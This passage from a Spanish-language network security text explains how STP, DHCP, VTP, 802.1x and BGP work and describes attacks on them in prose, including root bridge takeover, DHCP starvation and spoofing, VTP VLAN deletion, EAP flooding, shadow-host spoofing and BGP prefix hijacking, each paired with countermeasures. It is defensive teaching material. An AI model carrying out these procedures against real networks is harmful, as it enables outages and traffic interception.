- **Topology Change Notification (TCN) BPDU**: Son enviadas al principio y durante un cambio en la red, para que se calcule quien será el root bridge y cuales serán los root ports de cada equipo.

STP pone los puertos en cinco estados diferentes:

- **Disabled**: En este modo administrativo, el puerto se mantiene inactivo y no participa en el STP.
- **Blocked**: En este modo, los puertos ni reciben ni transmiten tramas, únicamente los BPDU. STP pone en este estado un puerto cuando existe otro camino.
- **Listen**: Los puertos pasan del estado *Blocked* al estado *Listen*. Permanecen en este estado un tiempo para intentar aprender si existen otros caminos para alcanzar al root. Durante este tiempo, el puerto recibe tramas, pero no transmite nada. El tiempo de permanencia en este estado es el forward delay.
- **Learn**: Es similar al estado *Listen*, pero el puerto añade a la tabla de direcciones las direcciones que ha conocido. El tiempo en este estado es también el forward delay.
- **Forward**: El puerto es capaz de enviar y recibir tramas.

4.3.3.2 Debilidades

El protocolo presenta una serie de debilidades que pueden ser aprovechadas por un atacante a la hora de realizar ataques sobre una infraestructura de red. Estas debilidades vienen asociadas al propio diseño y a una mala configuración de STP.

Al igual que con el protocolo ARP, en STP la principal debilidad es su falta de autenticación y control. Cada dispositivo, cada persona o atacante puede enviar un BPDU y participar en el protocolo.

También hay que destacar que no existe un balanceo de carga, cuando se envía un paquete se envía a todo el dominio sin tener en cuenta, por ejemplo, la ruta más corta, con lo que no se inundaría toda la red de tráfico STP.

4.3.3.3 Ataques y soluciones

El hecho de que cualquier elemento que se conecte a la red pueda enviar tramas STP es la mayor causa de ataques sobre la infraestructura de red a nivel de Spanning Tree Protocol. Podemos tener ataques de denegación de servicio o de elevación de privilegios, como veremos a continuación:

Denegación de servicio.

Se pueden generar ataques de denegación de servicio que fuerzan a todos los dispositivos que participan en STP a recalcular todos sus caminos. Estos ataques provocan que:

- Los switches consuman muchos recursos (memoria, CPU).
- Pueden aparecer bucles en la red.
- La red entera cae y la red se congestiona con paquetes duplicados.

Los dos ataques se ejecutan de la misma manera, creando y enviando miles de paquetes BPDU con la dirección MAC origen generada aleatoriamente, lo que equivaldría a que miles de dispositivos se conectan a la vez a la red e intentan participar en el protocolo.




Figura 72.Denegación de servicio utilizando STP.

Uno de los ataques utiliza tramas **Configuration BPDU**, el otro **Topology Change Notification (TCN) BPDU**.

Existe un tipo de ataque de denegación de servicio que afecta a la elección del switch *root*, el atacante envía paquetes con un ID cada vez menor para que nunca se llegue a finalizar la elección del switch *root*. Este ataque se denomina **Causing Eternal Root Election**.

Elevación/Escala de privilegios.

La elevación de privilegios resulta al proporcionar permisos de autorización a un atacante más allá de aquéllos concedidos inicialmente. En este caso, el atacante intenta conseguir el rol de switch *root* mediante el envío de BPDUs.

Lo primero que se realiza es una captura de un Configuration BPDU para que el atacante conozca el ID del switch *root* actual. A continuación se envían Configuration BPDUs modificados cada pocos segundos con el fin de obtener un ID menor y ser elegido como nodo raíz.

A partir de este ataque el atacante empieza a ver paquetes que no debería, por lo tanto también se espía el tráfico y se puede actuar como Man-In-The-Middle.

Las soluciones que se pueden aplicar en la red son soluciones de configuración sobre los distintos elementos que intervienen en STP. A continuación se exponen algunos de los métodos preventivos más importantes:

- Deshabilitar STP. Se recomienda deshabilitar STP en pequeñas y medianas redes en las que no sea necesario por la simpleza del diseño.
- Activar bpdu / root / loop guard.
    - **BPDU guard** deshabilita puertos cuando detecta mensajes BDPU en el puerto.
    - **Root guard** deshabilita puertos que se convertirán en el nodo raíz debido a un mensaje BPDU.
    - **Loop guard** monitoriza la recepción de BPDUs en puertos que tienen el rol de “blocking” o “root”. Cuando los paquetes BPDUs dejan de ser recibidos en puertos con Loop Guard habilitado, el puerto se colocara en estado “loop-inconsistent” y se mantendrá en el rol de “blocking” para evitar que se genere un loop. Cuando el puerto recibe paquetes BPDUs de nuevo, el puerto se mueve por los diferentes estados de STP y la topología se mantiene intacta.
- Activar **etherchannel guard**, se utiliza para detectar errores de configuración en un EtherChannel entre el switch y un dispositivo conectado.
- Activar **bpdu filter**, restringe al switch que envíe BPDUs innecesarios a los puertos de acceso.
- Limitar el broadcast. Se le pide al switch que controle las interfaces donde hay tráfico STP para que no se supere un porcentaje del tráfico total, ya que lo contrario será sospechoso de ser un ataque en STP.

4.3.4 DHCP

4.3.4.1 Introducción

DHCP (Dynamic Host Configuration Protocol) es un protocolo de red que permite a los clientes de una red IP obtener sus parámetros de configuración automáticamente.

DHCP funciona sobre un servidor central (servidor, estación de trabajo o incluso un PC) el cual asigna direcciones IP a otras máquinas de la red. Este protocolo puede entregar información IP en una LAN o entre varias VLAN. Esta tecnología reduce el trabajo de los administradores de red, que de otra manera tendrían que visitar todos los ordenadores o estaciones de trabajo uno por uno para introducir la configuración IP consistente en IP, máscara, gateway, DNS, etc.

El protocolo DHCP incluye tres métodos de asignación de direcciones IP:

- **Asignación manual o estática**: Asigna una dirección IP a una máquina determinada. Se suele utilizar cuando se quiere controlar la asignación de dirección IP a cada cliente, y evitar, también, que se conecten clientes no identificados.
- **Asignación automática**: Asigna una dirección IP de forma permanente a una máquina cliente la primera vez que hace la solicitud al servidor DHCP y hasta que el cliente la libera. Se suele utilizar cuando el número de clientes no varía demasiado.
- **Asignación dinámica**: el único método que permite la reutilización dinámica de las direcciones IP. El administrador de la red determina un rango de direcciones IP y cada dispositivo conectado a la red está configurado para solicitar su dirección IP al servidor cuando la tarjeta de interfaz de red se inicializa. Esto facilita la instalación de nuevas máquinas clientes a la red.

4.3.4.2 Debilidades

El protocolo presenta una serie de debilidades que pueden ser aprovechadas por un atacante a la hora de realizar ataques sobre una infraestructura de red. Estas debilidades vienen asociadas al propio diseño de DHCP.

La principal debilidad es que cualquiera puede ser servidor DHCP. Existen muchas implementaciones de servidores DHCP que pueden ser usadas en un PC normal, esto provoca una duplicidad de servicio en una red lo que daría lugar a problemas.

4.3.4.3 Ataques y soluciones

El hecho de que cualquier elemento que se conecte a la red pueda ser un servidor DHCP es la mayor causa de ataques sobre la infraestructura de red a nivel de Dynamic Host Configuration Protocol. Podemos tener ataques de denegación de servicio o de elevación de privilegios, como veremos a continuación:

Denegación de servicio.

Se pueden generar un ataque de denegación de servicio conocido como **agotamiento DHCP**, el atacante intenta acabar con todas las IPs disponibles asignándolas a MACs falsas.

En el servidor DHCP se configuran rangos de direcciones, por lo que un usuario malicioso podría generar una denegación de servicio de la siguiente manera:

1. El cliente se conecta al switch, pide una dirección IP al servidor DHCP y éste se la asigna. Esa IP ya no está disponible.
2. A continuación, el cliente cambia su dirección MAC por una falsa (aleatoria) y vuelve a pedir otra IP al servidor.
3. El atacante repite esta técnica hasta que el servidor DHCP entregue todas las direcciones configuradas en el rango, por lo que ningún nuevo cliente legítimo puede acceder al servicio.

El segundo ataque de denegación de servicio al que haremos referencia es el denominado **DHCP Spoofing**, en el que aparece un servidor DHCP malicioso que intenta suplantar al verdadero servidor DHCP.

El dispositivo DHCP spoofing responde a consultas de clientes DHCP. El servidor legítimo puede responder también, pero si el dispositivo spoofing está en el mismo segmento que el cliente, su respuesta al cliente puede llegar primero, ofreciendo direcciones como default gateway o DNS erróneas.




Figura 73.DHCP Spoofing.

Obtención de información / Suplantación de identidad.

Aprovechando un ataque de tipo DHCP Spoofing se puede desviar el tráfico de los sistemas victima al ordenador atacante para poder analizar el tráfico posteriormente, así como realizar suplantación de identidad gracias a un ataque Man-In-The-Middle. Para ello solo hay que conseguir con éxito que las victimas reciban las configuraciones de red del servidor DHCP malicioso, las configuraciones de red indicaran que el gateway de red es el ordenador atacante con lo que todo el tráfico irá destinado al atacante. Para completar la suplantación de identidad basta con reenviar el tráfico a los destinatarios legítimos y esperar respuestas.

Las soluciones que se pueden aplicar en la red son soluciones de configuración sobre los servidores legítimos DHCP. A continuación se exponen algunos de los métodos preventivos más importantes:

- Filtrar por MAC. Es una solución válida en redes pequeñas donde se le pueden asignar al servidor DHCP una serie de MACs válidas a las que solo dará configuración de red ignorando las demás.
- Activar **ip dhcp snooping**. En los switches de Cisco existe una solución denominada Snooping, ésta solución hace que el switch declare en qué puertos pueden generarse respuestas DHCP.

4.3.5 VTP

4.3.5.1 Introducción

VLAN Trunking Protocol es un protocolo de mensajes de nivel 2 propietario de Cisco. Los mensajes son usados para configurar y administrar equipos de red, de esta manera se puede centralizar y simplificar la administración de las VLANs de un dominio. Se elimina la necesidad de configurar la misma VLAN en todos los nodos de la red.

VTP se emplea únicamente en puertos trunk. Los puertos trunk son aquellos que permiten la transmisión de los datos originados en distintas VLANs, empleando la encapsulación definida por el estándar IEEE 802.1q.

Tiene 3 modos de funcionamiento:

- **Servidor:** desde este modo se pueden crear, modificar o eliminar VLANs. El servidor VTP envía mensajes anunciando su configuración al resto de elementos del mismo dominio VTP. Sincroniza dicha configuración con la de otros servidores VTP.
- **Cliente:** los clientes de VTP funcionan de la misma manera que los servidores de VTP pero no pueden crear, cambiar o eliminar las VLAN en un cliente de VTP. Un cliente de VTP sólo guarda la información de la VLAN para el dominio completo mientras el switch está activado. Un reinicio del switch borra la información de la VLAN. Debe configurar el modo de cliente de VTP en un switch.
- **Transparente:** al igual que en el modo cliente, no se pueden crear, eliminar o modificar VLANs que afecten a los demás elementos. Los switches transparentes envían publicaciones de VTP a los clientes de VTP y servidores de VTP. Los switches transparentes no participan en VTP. Las VLAN que se crean, modifican o se eliminan en los switches transparentes son locales para ese switch solamente.




Figura 73.Captura de intercambio VTP entre dos switches Cisco.

El modo por defecto de los swithes es el de servidor VTP. En pequeñas redes se recomienda deshabilitar esta función ya que la información de las VLANs es pequeña y por tanto de fácil almacenamiento en las NVRAMs de los switches.

En redes de mayor tamaño, el administrador debe elegir qué switches actúan como servidores, basándose en las capacidades de éstos (los mejor equipados serán servidores, y los demás clientes).

4.3.5.2 Debilidades

El protocolo presenta una serie de debilidades que pueden ser aprovechadas por un atacante a la hora de realizar ataques sobre una infraestructura de red. Estas debilidades vienen asociadas al propio diseño de VTP.

Tal y como estamos viendo a lo largo del capítulo, la posibilidad de que cualquier elemento pueda enviar paquetes de los protocolos de la capa de enlace genera muchos problemas. En VTP no es tan fácil generar mensajes directamente ya que solo se envían por puertos trunk, pero si se consigue entonces seguimos teniendo el problema de la anonimidad de los mensajes.

Otro problema fundamental es que VTP no realiza comprobaciones de lo que se le pide a través de los paquetes VTP. Por ejemplo, si se envía una orden para crear una VLAN nueva, VTP no comprueba si el dispositivo que genera la orden debe o no tener permisos para crear VLANs.

4.3.5.3 Ataques y soluciones

Las dos debilidades presentadas en el anterior punto bastan para poder generar ataques basados en VTP sobre una infraestructura de red.

Si un atacante logra que su puerto se convierta en trunk (figura 74), puede enviar mensajes VTP como si fuera un servidor VTP.




Figura 74.Ataque sobre VTP mediante puertos trunk.

En esta situación se pueden obtener distintos ataques con un resultado de denegación de servicio:

- Si el servidor malicioso no tiene VLANs configuradas, cuando los demás switches reciban el mensaje eliminarán todas sus VLANs.
- El servidor VTP malicioso puede crear, borrar y/o modificar VLANs a su antojo.

Las soluciones que se pueden aplicar en la red son soluciones de configuración sobre los servidores legítimos DHCP. A continuación se exponen algunos de los métodos preventivos más importantes:

- Activar hashing md5. Disponer de un hash en el dominio con información de los switches de ese dominio. Todos los switches que envían tráfico VTP deben tener la misma hash.
- No usar VTP en entornos pequeños. En arquitecturas de red pequeñas no es necesario disponer de VTP ya que no se modifican o no se utilizan VLANs.

4.3.6 802.1x

4.3.6.1 Introducción

802.1x es un estándar del IEEE para el control de acceso en la capa de enlace. Ofrece la capacidad de permitir o denegar la conectividad de la red en base a la identidad del dispositivo o del usuario final.

802.1x permite el control de acceso basado en puertos usando un método de autenticación. Un puerto con 802.1x puede habilitarse o inhabilitarse dinámicamente basándose en la identidad del usuario o dispositivo que se conecta. En la figura 75 se puede observar el uso de 802.1x.




Figura 75.Funcionamiento de 802.1x.

Antes de la autenticación la identidad del usuario era desconocida y casi todo el tráfico se bloqueaba. Después de la autenticación la identidad del usuario es conocida y el tráfico de red se habilita. El switch aplica filtrado de MAC para asegurarse que solo el usuario autenticado puede enviar tráfico.

802.1x define tres elementos en su arquitectura, los cuales se definen a continuación:

- **Suplicante:** es un cliente que se ejecuta en el elemento final y envía las credenciales para la autenticación. Los suplicantes pueden ser aplicaciones específicas o servicios embebidos en el propio sistema operativo.
- **Autenticador:** es un dispositivo de acceso a la red el cual facilita los procesos de autenticación transmitiendo las credenciales del suplicante al servidor de autenticación. El autenticador aplica tanto su política de red como la de acceso a la red proporcionada dinámicamente por el servidor de autenticación.
- **Servidor de autenticación:** es un servidor que valida las credenciales enviadas por el suplicante, determina que nivel de acceso deben de recibir el dispositivo o el usuario final.




Figura 76.Diferenciación de enlaces que intervienen en la autenticación en 802.1x.

802.1X usa los siguientes protocolos:

- **Extensible Authentication Protocol (EAP):** Es un formato de mensajes definido para proveer de un mecanismo de negociación de la autenticación al suplicante y al autenticador.
- **Método EAP:** Es el método de autenticación, es decir, el tipo de credenciales y la forma en que se envían desde el solicitante al servidor de autenticación utilizando el marco de mensajes EAP.
- **EAP over LAN (EAPoL):** Una encapsulación definida por 802.1x para el transporte de EAP desde el suplicante al switch (autenticador) sobre redes IEEE 802. EAPoL es un protocolo de nivel 2.
- **RADIUS:** El estándar de facto para la comunicación entre el autenticador y el servidor de autenticación. El switch extrae la carga útil EAP de la trama EAPoL y encapsula la carga útil dentro de un paquete RADIUS de nivel 7.

Este protocolo está diseñado para la seguridad en el acceso, por lo que es muy interesante estudiar que tipo de ataques puede sufrir y de que manera se debe utilizar correctamente.

4.3.6.2 Debilidades

El protocolo presenta una serie de debilidades que pueden ser aprovechadas por un atacante a la hora de realizar ataques sobre una infraestructura de red. Estas debilidades vienen asociadas al propio diseño.

Un gran despliegue puede ser una debilidad para el protocolo desde el punto de vista de la gestión y control de la seguridad. Cuantos más elementos formen parte de la infraestructura, más difícil será mantener un control, y 802.1x es limitado en este aspecto.

Otra vulnerabilidad de 802.1x es que solo autentica al iniciar la conexión, esto puede dar como resultado ataques de tipo hijacking o secuestro de sesión.

4.3.6.3 Ataques y soluciones

802.1x puede sufrir ataques aunque esté concebido para ser un protocolo que las mitigue. Podemos encontrar ataques de denegación de servicio y ataques de suplantación de identidad, aunque éste último es más limitado como ya veremos.

Denegación de servicio.

EAP es una estructura de soporte, no un mecanismo específico de autenticación. Provee algunas funciones comunes y negociaciones para el o los mecanismos de autenticación escogidos. Estos mecanismos son llamados métodos EAP, de los cuales se conocen actualmente unos 40. Cuando EAP es invocado por un dispositivo NAS (Network Access Server) capacitado para 802.1x, como por ejemplo un punto de acceso 802.11 a/b/g, los métodos modernos de EAP proveen un mecanismo seguro de autenticación y negocian un PMK (Pair-wise Master Key) entre el dispositivo cliente y el NAS.

Podemos encontrar dos posibles ataques de **denegación de servicio basados en EAP** [25], **EAP NACK** y **EAP Negotiation flooding**. Un ataque de inundación EAP-NAK puede ser realizado por un atacante contra el punto de acceso, apuntando al servidor de autenticación. El atacante se hace pasar por el solicitante legítimo de la red tratando de autenticarse en la red mediante MAC spoofing. En un ataque de inundación EAP-Negotiation, el atacante inunda la red de los suplicantes mediante una trama EAP-Negotiation, con el cual el atacante se hace pasar por el punto de acceso de red legítimo (MAC spoofing), dirigido a las víctimas (suplicantes legítimos). En resumen, es realizar un ataque de denegación de servicio por inundación, enviando gran cantidad de tramas del protocolo de autenticación EAP.

Mac Spoofing mediante *shadow host*.

En este caso es necesario introducir el concepto de **shadow host** [26] y observar que se pueden realizar conexiones no autorizadas en una red con 802.1x habilitado. Un shadow host es un dispositivo al que se le dispone de la misma dirección MAC e IP de la victima, está conectado al mismo puerto del switch y tiene un servidor de seguridad configurado para eliminar todas las conexiones entrantes que no sean respuestas a comunicaciones iniciadas por el shadow host.

Con la configuración mencionada, el shadow host puede conectarse a la red interna después de que la victima se autentique contra el servidor RADIUS y de que el switch active 802.1x en el puerto. El atacante podría utilizar protocolos IP como ICMP y UDP, es decir, el anfitrión podría realizar un ping a cualquier host de la red interna, recibir DHCP (naturalmente, se obtiene la dirección IP de la víctima), pero no puede utilizar TCP (no se completa el three-way handshake).

En resumen, es posible realizar este ataque siempre y cuando se disponga de un hub por el que se conecten el atacante y la victima, de tal forma que el hub esté conectado a un puerto del switch (así victima y shadow comparten el puerto de un switch).

Las soluciones que se pueden aplicar en la red son soluciones de configuración sobre switches. A continuación se exponen algunos de los métodos preventivos más importantes:

- Implementar **EAP-PEAP** o **EAP-TTLS**.
- Utilizar **Mac Authentication Bypass (MAB)**. Aunque esto suele utilizarse cuando hay ausencia de 802.1x, si el protocolo se ve comprometido puede sustituirse por MAB.

4.4 Ataques: Protocolos de enrutamiento

4.4.1 Introducción

La capa de red proporciona conectividad y selección de ruta entre dos sistemas de hosts que pueden estar ubicados en redes geográficamente distintas. Es el tercer nivel del modelo OSI y su misión es conseguir que los datos lleguen desde el origen al destino aunque no tengan conexión directa. Ofrece servicios al nivel superior (nivel de transporte) y se apoya en el nivel de enlace, es decir, utiliza sus funciones.

Las amenazas que sufre la capa de red están dirigidas a los protocolos de enrutamiento. Los protocolos de enrutamiento se encargarán de mantener actualizadas las tablas de rutas de cada router, en todo momento se darán cuenta de los posibles cambios en la red y tomarán las medidas pertinentes para que no pierdan conectividad. Cuando todos los routers de la red conocen todos los caminos (o los mejores caminos) para llegar de un punto a otro, se dice que la red converge. La convergencia es el fin último del enrutamiento.

Una vez explicado el fundamento de los protocolos de enrutamiento es fácil deducir el propósito de los ataques que sufre la capa de red, la modificación de las rutas para redirigir el tráfico de la victima (una red o una organización) a placer del atacante. A lo largo de este punto realizaremos un análisis de varios protocolos de enrutamiento, explicando su funcionamiento, los ataques que puede sufrir y posibles soluciones para mitigarlos.

4.4.2 BGP

4.4.2.1 Introducción

El protocolo Border Gateway Protocol (BGP) es fundamental para las comunicaciones en Internet. El intercambio de información en la red se realiza mediante el establecimiento de una sesión de comunicación entre los routers de borde de sistemas autónomos.

Un sistema autónomo (AS) es un grupo de redes IP que poseen una política de rutas propia e independiente. Un sistema autónomo realiza su propia gestión del tráfico que fluye entre él y los restantes sistemas autónomos que forman Internet. Los ASs suelen ser típicamente los proveedores de servicio de internet (ISP) o una gran organización con conexiones independientes a múltiples redes.

En la RFC 4893 y en la RFC 5396 se introducen los números de asignación para los sistemas autónomos, así como su representación. Los números son asignados por la IANA a los Registros Regionales de Internet (RIRs). Estos números de 32 bits se escriben como un par de enteros en el formato **x.y**, donde x e y son números de 16 bits.

La topología de Internet queda como un gráfico de conexión de sistemas autónomos conectados mediante enlaces virtuales. Para que la comunicación sea

fiable y sin errores, se hace uso de una sesión de comunicación basada en TCP en el puerto número 179. Esta sesión debe mantenerse conectada debido a que ambos extremos de la comunicación periódicamente se intercambian y actualizan información.

Hay dos tipos de enrutamiento BGP:

- External BGP (EBGP) hace referencia al intercambio de información entre sistemas autónomos.
- Internal BGP (IBGP) hace referencia al intercambio de información dentro de un sistema autónomo.




Figura 77.Zonas y enrutamiento en BGP.

Existen cuatro tipos de mensajes en BGP:

OPEN. Una vez se establezca laconexión TCP, se envía un mensaje OPEN para establecer la conexión BGP. Durante la conexión se negocian los parámetros de la misma.

UPDATE. Es el mensaje de actualización de rutas entre los routers BGP. Cuando se establecen rutas más cortas se actualizan las tablas de los routers mediante mensajes UPDATE.

KEEPALIVE. Una vez que la sesión BGP está activa se envía periódicamente un mensaje KEEPALIVE para confirmar que el otro extremo sigue estando activo en la sesión BGP.

NOTIFICATION. Se envía al cerrar una sesión BGP y esto sucede cuando ocurre algún error que requiera el cierre de la misma. Es un mensaje que permite informar de los errores.

Una conexión BGP puede encontrarse en alguno de los siguientes estados:

- **IDLE.** La conexión no se ha establecido aun.
- **CONNECT.** Sesión TCP completada.
- **ACTIVE.** Estableciendo vecinos.
- **OPEN SENT.** Mensaje OPEN enviado, esperando recibir mensaje del vecino.
- **OPEN CONFIRM.** Esperando mensaje KEEPALIVE.
- **ESTABLISHED.** La conexión BGP comienza a intercambiar rutas.

Por ultimo, ya que no se profundizará más en el protocolo, se presentan los atributos del protocolo. Las rutas aprendidas a través de BGP han asociado propiedades que se utilizan para determinar la mejor ruta a un destino cuando existen varias rutas a un destino en particular. Estas propiedades se denominan atributos BGP, son los siguientes:

- **Weight**
- **Local preference**
- **Multi-exit discriminator**
- **Origin**
- **AS_path**
- **Next hop**
- **Community**

4.4.2.2 Ataques y soluciones

BGP no dispone de mecanismos internos que le permitan garantizar la integridad y autenticidad de los routers vecinos, así como de los mensajes recibidos. Tampoco se puede validar la autoridad de un AS para anunciar información NLRI (Network Layer Reachability Information, se envían con mensajes UPDATE), ni de la autenticidad y validez de los atributos de camino de un AS.

Solamente con la información proporcionada en el anterior párrafo se puede comprobar que BGP tiene vulnerabilidades que podrían ser aprovechadas por un posible atacante. Gracias a BGP se puede mantener internet conectada entre sí por lo que es muy importante que se mantenga un control de seguridad por parte de los ISPs.

Siguiendo con las vulnerabilidades y posibles ataques, hay que destacar que BGP es un protocolo a nivel de red que utiliza una conexión TCP establecida entre los routers, por lo tanto es posible que BGP sufra los típicos ataques de TCP:

- TCP SYN (SYN Flooding)
- TCP SYN ACK
- TCP ACK
- TCP RST/FIN/FIN-ACK

En el artículo [27] se realiza un análisis sobre las vulnerabilidades del protocolo BGP atendiendo a los mensajes y a los atributos, realizaremos un breve resumen a continuación.

Pueden utilizarse falsos mensajes de tipo OPEN, KEEPALIVE o NOTIFICATION para interrumpir las conexiones BGP entre routers, y pueden utilizarse mensajes falsos UPDATE para interrumpir el enrutamiento.

- Si la conexión se encuentra en estado Connect, Active o Established, y se recibe un mensaje OPEN, puede producirse una interrupción de la conexión entre routers o pueden borrarse las rutas asociadas. Si las rutas se borran se puede producir un efecto en cascada que se propagaría a otros routers. Tendría los mismos efectos recibir mensajes OPEN malformados.
- Si la conexión se encuentra en estado *Connect*, *Active* o *OpenSent*, y se recibe un mensaje KEEPALIVE, puede producirse una cambio de estado a *Idle* y una interrupción en la conexión así como un posible borrado de las rutas asociadas.
- Si se consigue modificar cualquier parte de un mensaje UPDATE puede producirse una interrupción en el enrutamiento.

En cuanto a los atributos, no representan una grave vulnerabilidad. El resultado más probable de la modificación de la longitud de un atributo, flags o código, sería un error de análisis del mensaje UPDATE lo cual llevaría a la transmisión de un mensaje NOTIFICATION y al cierre de la conexión, pero cualquier router BGP legitimo puede cerrar conexiones en cualquier estado.

El ataque más grave que se puede realizar sobre el protocolo BGP es el conocido como BGP hijaking. Cualquiera con un router BGP, que suele ser un dispositivo común en los proveedores de Internet o las grandes empresas, podría interceptar los datos que se enviasen a determinada dirección IP o incluso a un grupo de direcciones. Cuando un router consulta su tabla BGP para ver la mejor ruta, la tabla de enrutamiento busca la dirección IP de destino entre los prefijos IP (la tabla guarda la información de otras redes mediante los rangos IP o prefijos IP). Si dos AS entregan la dirección, gana el prefijo más específico. Si la dirección IP de destino está dentro de los dos anuncios, BGP enviará datos a la más específica. Por ello, para interceptar los datos, el espía anuncia un rango de direcciones IP objetivo más estrecho que las publicadas en otras redes.

A día de hoy se pide a los ISPs un mayor control de las comunicaciones a nivel BGP, para que se realicen filtrados y se restrinja la conexión solo a los routers autorizados. El uso de autenticación para la sesión, y el control de los prefijos que se anuncian y de los que se reciben, serían buenas medidas a tomar para mejorar la seguridad de las comunicaciones a nivel BGP.

4.4.3 RIP

4.4.3.1 Introducción

RIP son las siglas de Routing Information Protocol (Protocolo de Información de Enrutamiento). Es un protocolo de puerta de enlace interna o IGP (Internal Gateway Protocol) utilizado por los routers, aunque también pueden actuar en equipos para intercambiar información acerca de redes IP. Es un protocolo basado en vector de distancias, mide el número de "saltos" como métrica para alcanzar la red de destino. El límite máximo de saltos en RIP es de 15, 16 se considera una ruta inalcanzable o no deseable. RIP utiliza UDP para enviar mensajes a través del puerto 520.

